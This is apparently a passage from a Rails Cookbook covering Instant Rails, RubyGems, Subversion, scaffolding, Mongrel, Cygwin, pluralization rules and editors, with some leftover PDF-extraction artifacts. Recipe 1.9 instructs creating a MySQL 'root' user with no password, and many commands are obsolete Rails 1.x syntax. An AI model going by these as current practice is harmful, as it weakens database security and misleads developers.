Locomotive ships with Bundles. Bundles are add-ons to the main Locomotive application that include gems and libraries. The "Min" bundle contains the essential Rails gems, some database adapters, and a few others. For a 45 MB download, the "Max" bundle adds about two dozen more gems to your arsenal.

See Also

-

<xi:include></xi:include>




Figure 1.2. The project options menu in Locomotive.

1.9 Running Rails in Windows with Instant Rails

Problem

You develop on a Windows box, and you'd like to install and configure Rails and all its dependencies at one time. You'd also like the entire installation to exist in a self-contained and isolated environment, so that you don't need administrative privileges to install it, and it won't conflict with any software already installed on the box.

Solution

Download and install Instant Rails to get Rails up and running quickly in a Windows environment. You can get the latest release at the Instant Rails RubyForge page: <http://rubyforge.org/projects/instantrails/>

Unzip the archive you downloaded and move the resulting directory to a file path containing no spaces, such as `C:\rails\InstantRails`. To launch Instant Rails, navigate to that directory and double click the `InstantRails.exe` executable. When it starts, you'll see the Instant Rails status window. Clicking the "I" graphic in this window displays a menu

that serves as the starting point for most configuration tasks. To create a new Rails application, click on the "I" and select "Rails Application > Open Ruby Console Window". Type the following command to create an application called "demo":

```
C:\InstantRails\rails_apps>rails demo
```

The next step is to create and configure your databases. From the "I", select "Configure > Database (via PhpMyAdmin)". This will launch phpMyAdmin in your default browser with the URL of <http://127.0.0.1/mysql/>. The default databases for the `demo` application are `demo_development`, `demo_test` and `demo_production`. You'll need to create these databases in phpMyAdmin; you must also create a user named "root" with no password.

Now you can start building your Rails application. To create scaffolding for a "cds" table that you've created in your database, open a Rails console window and navigate to the root of the project. To execute a command in the `scripts` directory, pass the path to the command as an argument to the Ruby binary.

```
C:\InstantRails\rails_apps\demo>ruby script\generate scaffold cd
```

To start your applications, open the Rails application management window and check the application that you want run. To start the "demo" application, check the box next to it and click "Start with WEBrick". Figure 1.3 shows the options available in the application management window.

Access the application in your browser with <http://localhost:3000>. To view the scaffolding you created for the CD's table use <http://localhost:3000/cds>.

Discussion

Instant Rails is an extremely convenient solution for running a Rails development environment on a Windows desktop machine. It comes with Ruby, Rails, Apache, and MySQL; if the configuration hasn't been taken care of already, Instant Rails makes configuration as painless as possible.

The solution demonstrates starting an application in Instant Rails using the WEBrick web server, but Instant Rails also ships with the SCGI module for Apache. The SCGI protocol is a replacement for the Common Gateway Interface (CGI), such as FastCGI, but is designed to be easier to setup and administer.

See Also

-

<xi:include></xi:include>




Figure 1.3. The Instant Rails application management window

1.10 Updating Rails with RubyGems

Problem

You've installed Rails using the `gem` command and probably other Ruby packages as well. You want to manage these packages and upgrade as new versions are released, without worrying about dependencies.

Solution

To upgrade Rails and the gems it depends on (e.g., `rake`, `activesupport`, `activerecord`, `actionpack`, `actionmailer`, and `actionwebservice`):

```
rob@cypress:~$ sudo gem update rails --include-dependencies
```

Once you've updated the Rails gems, the only remaining step to upgrading your individual Rails applications (version 0.14.0 and later) is to get the latest JavaScript libraries. Run the following command from your application's root directory:

```
rob@cypress:~/project$ rake update_javascripts
```

Test your application and make sure that everything works with the updated libraries.

Discussion

RubyGems is Ruby's package manager. It provides a standard way to distribute third party programs and libraries, called gems. It allows you to install and upgrade gems, while handling dependencies for you. The `gem` command-line utility lets you install, upgrade, remove, and inspect gems.

Using `gem list` you can view which gems you have installed. To get a list of all of your installed gems and their versions, use:

```
rob@cypress:~$ gem list --local
```

For a listing of all the gems that are available from the remote repository:

```
rob@cypress:~$ gem list --remote
```

The syntax for the `gem` command is `gem command [arguments...] [options...]`. Many of the commands take either `--local` or `--remote` as arguments. To search your local repository as well as the remote repository for gems with "flick" in the name, use `--both`:

```
rob@cypress:~$ gem search --both flick
```

To install a remote gem locally and build its RDoc:

```
rob@cypress:~$ sudo gem install --remote rails --rdoc
```

To view detailed information about the contents of a gem, use the `specification` command:

```
rob@cypress:~$ gem specification rails
```

You can run `gem help` or just `gem` (with no arguments) to get more information on available gem commands and options.

See Also

-

<xi:include></xi:include>

1.11 Getting your Rails Project into Subversion

Problem

You want to get your Rails project into Subversion, but don't want your logging and configuration files included.

Solution

Create a Subversion repository, and confirm that the repository was created:

```
rob@teak:/home/svn$ svnadmin create blog
rob@teak:/home/svn$ ls blog/
conf  dav  db  format  hooks  locks  README.txt
```

Change to your Rails project directory:

```
rob@teak:/home/svn$ cd ~/projects/blog; ls
app  components  config  db  doc  lib  log  public  Rakefile  README  script
test  vendor
```

Import the entire project. The “.” in the following command is critical. It specifies to “import everything within this directory”:

```
rob@teak:~/projects/blog$ svn import -m "initial import" .
> file:///home/svn/blog
Adding      test
Adding      test/unit
Adding      test/test_helper.rb

...
Adding      public/favicon.ico

Committed revision 1.
rob@teak:~/projects/blog$
```

Now delete the initial project files:

```
rob@teak:~/projects$ cd ..; rm -rf blog/
```

If this step scares you, move your files somewhere else until you're satisfied that you won't need them any more. But trust me: you won't. You can now checkout your versioned project from its repository:

```
rob@teak:~/projects$ svn checkout file:///home/svn/blog
A    blog/test
A    blog/test/unit

...
A    blog/public/favicon.ico
Checked out revision 1.
rob@teak:~/projects$
```

Move back into the project directory and remove the log files from the repository using subversion; then commit the removal:

```
rob@teak:~/projects$ cd blog
rob@teak:~/projects/blog$ svn remove log/*
D      log/development.log
D      log/production.log
D      log/server.log
D      log/test.log
rob@teak:~/projects/blog$

rob@teak:~/projects/blog$ svn commit -m 'removed log files'
Deleting    log/development.log
Deleting    log/production.log
Deleting    log/server.log
Deleting    log/test.log

Committed revision 2.
rob@teak:~/projects/blog$
```

Instruct Subversion to ignore the log files that will get recreated by Rails:

```
rob@teak:~/projects/blog$ svn propset svn:ignore "*.log" log/
property 'svn:ignore' set on 'log'
rob@teak:~/projects/blog$
```

Update the log directory and commit the property change:

```
rob@teak:~/projects/blog$ svn update log/
At revision 2.
rob@teak:~/projects/blog$ svn commit -m 'svn ignore new log/*.log files'
Sending      log

Committed revision 3.
rob@teak:~/projects/blog$
```

Now set up Subversion to ignore your *database.yml* file. Save a version of the original file for future checkouts. Then tell Subversion to ignore the new version of *database.yml* that you'll create, which will include your database connection information.

```
rob@teak:~/projects/blog$ svn move config/database.yml config/database.orig
A      config/database.orig
D      config/database.yml
rob@teak:~/projects/blog$ svn commit -m 'move database.yml to database.orig'
Adding    config/database.orig
Deleting  config/database.yml

Committed revision 4.
rob@teak:~/projects/blog$ svn propset svn:ignore "database.yml" config/
property 'svn:ignore' set on 'config'
rob@teak:~/projects/blog$ svn update config/
At revision 4.
rob@teak:~/projects/blog$ svn commit -m 'Ignoring database.yml'
Sending      config
```

```
Committed revision 5.  
rob@teak:~/projects/blog$
```

Discussion

One great way of practicing DRY (Don't Repeat Yourself) is to ensure that you'll never have to recreate your entire project because of a hardware failure or a mistaken `rm` command. I highly recommend learning and using Subversion (or some form of revision control) for every non-trivial file you create, especially if your livelihood depends on these files.

So the solution runs through creating a Subversion repository and importing a Rails project into it. It may seem a little nerve-racking to delete the project that you created with the Rails command prior to checkout, but until you check out a fresh copy of the project from the repository, you're not working with versioned files.

Subversion's designers realize that not all the files in your repository are appropriate for versioning. The `svn:ignore` property, which applies to the contents of a directory, tells Subversion which files should be ignored by the common commands (`svn add`, `svn update`, etc...). Note that the `svn:ignore` property is ignored by the "—force" option of `svn add`.

Subversion also integrates tightly with Apache. Once you've installed the `mod_svn` module, you can checking out or update your project over HTTP. These features gives you an easy way to deploy your Rails application to remote servers. A command such as `svn checkout http://railsurl.com/svn/blog`, run on a remote server, would check out your current project onto that server. `mod_svn` is often used in conjunction with SSL or `mod_auth` for security.

See Also

See O'Reilly's Subversion book: <http://www.oreilly.com/catalog/0596004486/index.html>.

- Subversion project: <http://subversion.tigris.org>

<xi:include></xi:include>

CHAPTER 2

Rails Development

2.1 Introduction

Rails is geared toward making web development productive and rewarding. It's been claimed that you can be 10 times more productive in Rails than with other frameworks. You can be your own judge about whether you find Rails more rewarding, but when you're more productive, you can spend more time solving the problems that are interesting to you, rather than re-inventing wheels and building infrastructure. The best way to realize the productivity gains is to establish a comfortable development environment. Your primary development tool will be a text editor or IDE (integrated development environment). Getting to know this tool well will allow you to navigate through your application's source files effectively. You'll also need tools to interact with Rails at the command line, which means selecting a suitable terminal or console application.

This chapter contains recipes that help you get your Rails development environment dialed in and creating the beginnings of a Rails application. I also cover some helpful solutions to common problem associated with Rails development, like generating Ruby documentation (Rdoc) for your application, or developing against the most current Rails (Edge Rails).

Once you get comfortable with creating and working with new Rails projects, and have all of your development tools in place, you can really start exploring all that the framework has to offer.

2.2 Creating a Rails Project

Problem

You've got Rails installed on your system and you want to create your first Rails Project.

Solution

Change to the directory where you want your project to live (e.g. /var/www) and run the *rails* command with your application name as the only argument. For example:

```
$ cd /var/www  
$ rails cookbook
```

The *rails* command creates a directory for your project using the name you passed as an argument, as well as a number of subdirectories that organize the code of your project by the function it performs within the MVC environment.

Discussion

After creating a project with rails you should explore and become familiar with the structure of directories it generates, as well as the files that are created. Your new Rails project will include a nice README file that goes over the basics behind Rails, including how to get documentation, debugging Rails, the Rails console, breakpoints, and more.

A new Rails project contains the following directories:

app

Contains all the code that's specific to this particular application. Most of Rails development happens within the *app* directory.

app/controllers

Contains controller classes, all of which should inherit ActionController::Base. Each of these files should be named after the model they control followed by "_controller.rb" (e.g., *cookbook_controller.rb*) in order for automatic URL mapping to occur.

app/models

Holds models that should be named like *cookbook.rb*. Most of the time model classes inherit from ActiveRecord::Base.

app/views

Holds the template files for the view that should be named like *cookbook/index.rhtml* for the CookBookController#index action. All views use eRuby syntax. This directory can also be used to keep stylesheets, images, and so on, that can be symlinked to public.

app/helpers

Holds view helpers that should be named like *weblog_helper.rb*.

app/apis

Holds API classes for web services.

config

Configuration files for the Rails environment, the routing map, the database, and other dependencies.

components

Self-contained mini-applications that can bundle together controllers, models, and views.

db

Contains the database schema in schema.rb. db/migrate contains all the sequence of Migrations for your schema.

lib

Application-specific libraries. Basically, any kind of custom code that doesn't belong under controllers, models, or helpers. This directory is in the load path.

public

The directory available for the web server. Contains subdirectories for images, stylesheets, and javascripts. Also contains the dispatchers and the default HTML files.

script

Helper scripts for automation and generation.

test

Unit and functional tests along with fixtures.

vendor

External libraries that the application depends on. Also includes the plugins subdirectory. This directory is in the load path.

See Also

-

<xi:include></xi:include>

2.3 Jump-start Development with Scaffolding

Problem

You've got a good idea for a new project and have a basic database designed. You want to get a basic Rails application up and running quickly.

Solution

Once you have created your database and configured Rails to communicate with it, you can have Rails generate what it calls *scaffolding*. Scaffolding consists of the basics of a CRUD (create, read, update, and delete) web application, including controller and view code that interact with your model. When you generate scaffolding you are left with a fully functional, albeit basic, web application that can serve as a starting point for continued development.

There are two ways to generate scaffolding in Rails. The first is to have Rails dynamically generate all the view and controller code needed to get your application running behind the scenes. You do this using the `scaffold` method of ActionController. The second is

to use the Rails scaffolding generator to create the scaffolding code in your application directory.

To demonstrate how scaffolding works, let's create a Rails application that lets you store a list of programming languages along with their descriptions. Start by setting up your database. Generate a database migration script with:

```
$ ruby script/generate migration build_db
```

Doing so creates a file called *001_build_db.rb* in your application's *db/migrate* directory. Open that file and add to it the following:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration  
  
  def self.up  
    create_table :languages, :force => true do |t|  
      t.column :name, :string  
      t.column :description, :string  
    end  
  end  
  
  def self.down  
    drop_table :languages  
  end  
end
```

Run this migration script to build the languages table in your database:

```
$ rake migrate
```

Once your database has been created and your Rails application is set up to connect to it, there are two ways to create scaffolding. The first is to use the **scaffold** method. Create a model named *language.rb*:

```
$ ruby script/generate model language
```

Create a controller named *language_controller.rb*:

```
$ ruby script/generate controller language
```

These two generators show you what new files have been added to your Rails application. Open the newly created language controller and add the following call to the **scaffold** method:

app/controllers/language_controller.rb:

```
class LanguageController < ApplicationController  
  scaffold :languages  
end
```

Here, you are passing the **scaffold** method a symbol representing your model; **:languages** in this case. This single call tells Rails to generate all of the code needed to let you perform CRUD operations on the languages table.

To see the result, start up your web server:

```
$ ruby script/server
```

and point your web browser at <http://localhost:3000/language>.

The second way to use Rails scaffolding is with the `scaffold` generator. If you choose to generate scaffolding using the generator, you don't need to create a model or controller explicitly, as with the previous technique. Once you have your database setup and configured, simply run the following from your application's root:

```
$ ruby script/generate scaffold language
```

This command generates a number of "physical" files within your application directory, including model, controller, and a number of view files. The results of this scaffolding technique, as seen from your browser, are identical to the previous usage. You are left with a basic, functioning web application from which you can continue to develop and grow your application.

Discussion

Many people are initially lured into trying Rails after seeing videos of impressively quick code generation. For others, the idea of code being automatically generated by a framework feels invasive and may instead be a deterrent.

Before you make any decisions about Rails based on scaffolding, you should understand what code is created for you and how, and generally how scaffolding is used in real-world Rails development.

Most experienced Rails developers consider scaffolding merely a helpful starting point. Once they've created scaffolding, they generate the majority of the application manually. For developers that are new to Rails, scaffolding can be an indispensable learning tool, especially when the scaffolding code is created using the `generator` technique. The code created contains plenty of Rails code that demonstrates common usage of the most common areas of the framework.

Figure 2.1 shows some screenshots of the kind of interface that's created by scaffolding.

A simple way to dress up the defaults is by modifying the default stylesheet, but as you can see, without modifications, the design of these pages is probably not suited for much more than backend administration.

See Also

-

[`<xi:include></xi:include>`](#)

Scaffolding - Firefox

File Edit View Go Bookmarks Tools Help

http://localhost:3000/language/new

New language

Name	
perl	
Description	
Practical Extraction and Report Lang	
Create	
Back	
Done	

http://localhost:3000/language/list

Language was successfully created

Listing languages

Name	Description	
ruby	Interpreted object-oriented scripting language	Show Edit Destroy
python	an interpreted, interactive, object-oriented programming language	Show Edit Destroy
perl	Practical Extraction and Report Language	Show Edit Destroy

[New language](#)

Done

http://localhost:3000/language/edit/1

Editing language

Name	26 Chapter 2: Rails Development
ruby	
Description	

2.4 Speed Up Rails Development with Mongrel

Problem

You want start hacking on your Rails project in development mode using something faster than the built-in web server, WEBrick.

Solution

An excellent alternative to WEBrick is Mongrel. Mongrel is noticeably faster than WEBrick and is much easier to install than the LightTPD/FastCGI combo. To install Mongrel using RubyGems:

```
$ sudo gem install mongrel
```

Then from your application root, start Mongrel as a daemon (a background process):

```
$ mongrel_rails start -d
```

Your application is now available on port 3000, the same as the WEBrick default (*http://localhost:3000*). To stop the server, type:

```
$ mongrel_rails stop
```

Discussion

Mongrel is a fast web server written in Ruby with C extensions. It's easy to install and can serve as a simple development server, or can be clustered behind a load balancer for larger, production applications. Mongrel can be used with other Ruby frameworks as well, such as Og+Nitro and Camping, but is most popular as a solution to the problem of deploying Rails applications. It's likely that *script/server* will support Mongrel in the near future, as well as WEBrick and LightTPD.

The solution demonstrates Mongrel running as a daemonized process. You can also run it in the foreground, but you won't see the same useful output as you do with WEBrick. To get at this information, give the command **tail -f log/development.log**.

Installing the Mongrel plugin adds the **mongrel_rails** command to your path. For a list of available options, type that command by itself:

```
$ mongrel_rails
Usage: mongrel_rails <command> [options]
Available commands are:
  - restart
  - start
  - stop
```

Each command takes **-h** as an option to get help.

Mongrel has its own set of plugins. Your output may differ depending on which Mongrel plugins you have installed (such as mongrel_status and mongrel_cluster). With the basic Mongrel gem, you'll have *start*, *stop*, and *restart*.

For a full list of options to the *start* command, pass it -h:

```
$ mongrel_rails start -h
Usage: mongrel_rails <command> [options]
      -e, --environment ENV          Rails environment to run as
      -d, --daemonize                Whether to run in the background or
                                      not
      -p, --port PORT                Which port to bind to
      -a, --address ADDR             Address to bind to
      -l, --log FILE                 Where to write log messages
      -P, --pid FILE                Where to write the PID
      -n, --num-procs INT            Number of processors active before
                                      clients denied
      -t, --timeout TIME             Timeout all requests after 100th
                                      seconds time
      -m, --mime PATH                A YAML file that lists additional
                                      MIME types
      -c, --chdir PATH               Change to dir before starting
                                      (will be expanded) -r, --root PATH
      -B, --debug                    Enable debugging mode
      -C, --config PATH              Use a config file
      -S, --script PATH              Load the given file as an extra
                                      config script.
      -G, --generate CONFIG          Generate a config file for -C
      --user USER                   User to run as
      --group GROUP                 Group to run as
      -h, --help                     Show this message
      --version                     Show version
```

If you're running Windows, it's easy to configure Mongrel as a service:

```
$ mongrel_rails_service install -n blog -r c:\data\blog \
                                -p 4000 -e production
```

You can then start the service with:

```
$ mongrel_rails_service start -n blog
```

Better yet, you can administer the service from the Windows Services in Control Panel.

See Also

See Managing Multiple Mongrel Processes with `mongrel_cluster` in the Hosting and Deployment chapter.

•

<xi:include></xi:include>

2.5 Enhance Windows Development with Cygwin

Problem

Although you do most of your development on Windows, you're aware of the command-line tools available under Linux and OS X, including the GNU development tools. You want a way to incorporate these tools into your Windows environment.

Solution

Download and install Cygwin from <http://www.cygwin.com/>. Once installed, running Cygwin may look similar to the default Windows terminal program (*cmd.exe*). What you'll find though, is that it's a much more powerful command-line environment from where you can launch hundreds of other useful development tools.

Point your browser to <http://www.cygwin.com/setup.exe> to install a setup program that walks you through the Cygwin install. The program asks a few questions about your environment: for example, which users you want to make Cygwin available to, and what network settings you want the installer to use when downloading packages.

Next, you'll be presented with a long list of packages. Specify which ones you want to install on your system. Many of these packages are deselected by default, so to change the default installation options for a package, click in the "New" column for a specific package. Doing so toggles between skipping the package, or installing a specific version (sometimes several versions are available).

Once you've completed the installation Wizard you can always re-run it and go get packages that weren't installed initially.

Discussion

Cygwin makes it possible to have a GNU/Linux-like environment within Windows. Many users who are productive with the Unix/Linux command line, but who find themselves using Windows for one reason or another, install Cygwin before doing anything else.

Cygwin makes almost 800 software packages available to you under Windows, and best of all, they're all free. For a complete and current list of the available packages, visit <http://cygwin.com/packages/>.

The Cygwin installation is definitely unobtrusive software. If you decide it's not for you or that you want to remove some packages that you had installed, you can easily remove specific packages from the directory you specified for packages, or by removing the main Cygwin directory (something like C:\cygwin) altogether.

See Also

- `<xi:include></xi:include>`

2.6 Understanding Pluralization Patterns in Rails

Problem

You've noticed that Rails relies heavily on convention. In particular, it often uses pluralization to link the name of a database class to the corresponding model and controller classes. You want to understand where pluralization is used and where it isn't.

Solution

There are three main places in Rails where pluralization conventions are used by default:

Database table names - plural

Database table names are expected to be pluralized. For example, a table containing employee records should be named *employees*.

Model class names - singular

Model class names are the singular form of the database table that they are modeling. For example, an *Employee* model is created based on a table named *employees*.

Controller class names - plural

Controller class names are pluralized, such as *EmployeesController* or *AccountsController*.

Getting used to these three conventions will go a long way toward getting you comfortable with Rails. The intent of pluralization is to make your code more readable and transparent. For a good demonstration of how readable Rails code can be, look at the setup of a one-to-many relationship between Chapters and Recipes:

app/models/chapter.rb:

```
class Chapter < ActiveRecord::Base
  has_many :recipes
end
```

This code reads: "A chapter has many recipes." You can see how this goes a long way toward explaining the underlying relationship between chapters and recipes. It's clear enough to non-programmers or clients.

There are other places where Rails uses pluralization, including view directory names, functional and unit test file names, and test fixture file names.

One of the best ways to get used to pluralization is to experiment with Rails generators while using the `--pretend` option (or simply `-p`) when using `script/generate` to create scaffolding, controllers, or models .

```
$ ruby script/generate scaffold -p recipe
exists app/controllers/
exists app/helpers/
create app/views/recipes
exists test/functional/
dependency model
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/recipe.rb
create test/unit/recipe_test.rb
create test/fixtures/recipes.yml
create app/views/recipes/_form.rhtml
create app/views/recipes/list.rhtml
create app/views/recipes/show.rhtml
create app/views/recipes/new.rhtml
create app/views/recipes/edit.rhtml
create app/controllers/recipes_controller.rb
create test/functional/recipes_controller_test.rb
create app/helpers/recipes_helper.rb
create app/views/layouts/recipes.rhtml
create public/stylesheets/scaffold.cs
```

Rails prints out a dump of all the files it would create, based on the string you pass to it, but doesn't actually do anything. You can use the `--pretend` flag to see how, and when, Rails pluralizes various words.

Discussion

Pluralization in Rails is often a hot topic of debate, especially among skeptics who are hunting for fuel for an argument. Pluralization is just one of a number of conventions that Rails uses, in an attempt to eliminate much of the configuration normally associated with web development frameworks.

Ultimately, pluralization is just a convention. You always have the right to disable it globally or override it in specific cases. You can turn it off by adding the following to the `environment.rb` configuration file:

`config/environment.rb:`

```
ActiveRecord::Base.pluralize_table_names = false
```

One problem with pluralization is that not all the words get the correct inflection treatment. The class that decides how to pluralize words is called *Inflections*. This class defines methods that get mixed into Ruby's String class; these methods are made available to all String objects in Rails. You can experiment with these methods, namely `pluralize`, directly from the Rails console. For example:

```
$ ruby script/console
Loading development environment.
>> "account".pluralize
=> "accounts"
>> "people".pluralize
=> "peoples"
```

Many of the various edge-cases of English pluralization are contained in a file called *inflections.rb* within the ActiveSupport gem directory. Here's an abbreviated version of that file:

activesupport-1.3.1/lib/active_support/inflections.rb:

```
Inflector.inflections do |inflect|
  inflect.plural(/$/, 's')
  inflect.plural(/s$/i, 's')
  inflect.plural(/(ax|test)is$/i, '\1es')

  ...
  inflect.singular(/s$/i, '')
  inflect.singular(/(n)ews$/i, '\1ews')
  inflect.singular(/([ti])a$/i, '\1um')

  ...
  inflect.irregular('person', 'people')
  inflect.irregular('man', 'men')
  inflect.irregular('child', 'children')

  ...
  inflect.uncountable(%w(equipment information rice money species series fish sheep))
end
```

You may eventually find a specific pluralization rule that is not contained in this file. Let's say, for example, that you have a table containing "foo" records (each containing a tip aimed at helping newbies become Ruby masters). In this case, the pluralization of "foo" is just "foo" which is not what the `pluralize` method expects it to be:

```
$ ruby script/console
>> "foo".pluralize
=> "foos"
```

Rails calls words that are the same in both plural and singular form *uncountable*. To add the word "foo" to a list of all uncountable words, add the following to the bottom of *environment.rb*:

config/environment.rb:

```
...
Inflector.inflections do |inflect|
  inflect.uncountable "foo"
end
```

Reload `script/console` and pluralize "foo" again and you'll find that your new inflection rule has been correctly applied.

```
$ ruby script/console  
>> "foo".pluralize  
=> "foo"
```

Other inflection rules can be added to the block passed to `Inflector.inflections`. Here are a few examples:

```
Inflector.inflections do |inflect|  
  inflect.plural /^(ox)$/i, '\1\2en'  
  inflect.singular /^(ox)en/i, '\1'  
  
  inflect.irregular 'octopus', 'octopi'  
  
  inflect.uncountable "equipment"  
end
```

These rules are applied before the rules defined in `inflections.rb`. Because of this, you can override existing rules defined by the framework.

See Also

-

`<xi:include></xi:include>`

2.7 Develop Rails in OS X with TextMate

Problem

You use Mac OS X and you want a GUI-based text editor that makes Rails development productive and enjoyable.

Solution

The GUI text editor of choice for most Rails developers running OS X is Textmate (<http://macromates.com/>). TextMate is not free software, but can easily be paid for with one or two hours of Rails consulting work.

Discussion

TextMate is the editor used by the entire Rails core development team. In fact, it's probably responsible for creating a majority of the Rails code base. TextMate comes with Ruby on Rails syntax highlighting and a large number of macros that let you enter commonly used Rails constructs with just a few keystrokes.

Almost every option in TextMate can be triggered by a combination of keystrokes. This allows you to memorize the actions that you do most often and minimizes the need for mouse movements. Like many native OS X applications, TextMate uses Emacs-style

key bindings while editing text. For example, typing Control+A takes you to the beginning of the current line, Control+K deletes from the cursor position to the end of the current line, etc.

TextMate opens a single file with a deceptively simple looking window, but also has excellent support for projects (directories containing multiple files, subdirectories, etc.) such as Rails projects. Opening a Rails project in TextMate is as simple as dragging the folder and dropping it on the TextMate icon in the dock. Doing so opens TextMate with the project drawer visible. You can explore the files in your project by expanding directories in the project drawer and opening each file into its own tab in the edit window.

Figure 2.2 shows a Rails application in TextMate's project drawer. Also visible is the "Go to File" window that you open with Option+T. This window lets you switch quickly between files in your project.

TextMate is extendable through built-in or third-party packages called bundles. For example, the Rails bundle adds Rails-specific commands, macros, and snippets that make just about any task in Rails development as easy as typing a keyboard combination. To get more familiar with the options of a TextMate bundle, open and explore the various definitions using the Bundle Editor (Bundles → Bundle Editor → Show Bundle Editor).

See Also

-

<xi:include></xi:include>

2.8 Cross-Platform Development with RadRails

Problem

You want an integrated development environment, or IDE, for developing your Rails applications that is cross-platform, full featured, and Rails-friendly.

Solution

Download and install RadRails (<http://www.radrails.org/>).

Installing RadRails requires Ruby 1.8.4, Rails 1.1+, and Java 1.4+ to be installed on your system. Once these prerequisites are met, you simply download, extract, and run the RadRails executable to get started.

The screenshot shows a Mac OS X desktop environment with TextMate open. The sidebar on the left displays the project structure of a 'cookbook' application, including 'app', 'controllers', 'helpers', 'models', 'views', 'layouts', and 'recipes' directories, along with various configuration files like 'environment.rb' and 'routes.rb'. The main editor window shows the 'recipes_controller.rb' file, which defines a controller for managing recipes. A search bar at the top right is active, displaying the search term 'env'. A dropdown menu below the search bar lists several files containing the term 'env', such as 'environment.rb' from different locations. The bottom status bar shows the current line (1), column (1), and file name ('RecipesContro...').

```
recipes_controller.rb — cookbook
x recipes_controller.rb x list.rhtml x new.rhtml
1 class RecipesController < ApplicationController
2   def index
3     list
4     render :action => 'list'
5   end
6
7   # GETs should be s
8   verify :method =>
9     :redirect_t
10
11  def list
12    @recipe_pages, @
13  end
14
15  def show
16    @recipe = Recipe
17  end
18
19  def new
20    @recipe = Recipe
21  end
22
23  def create
24    @recipe = Recipe.new(params[:recipe])
25    if @recipe.save
26      flash[:notice] = 'Recipe was successfully creat
27      redirect_to :action => 'list'
28    else

```

Figure 2.2. A Rails project opened in TextMate.

Discussion

After reading a few dozen posts from the Rails blogosphere, you may be wondering if there are any IDEs for Rails development other than Textmate. Luckily, for people without Macs (or who just prefer an alternative) there's RadRails.

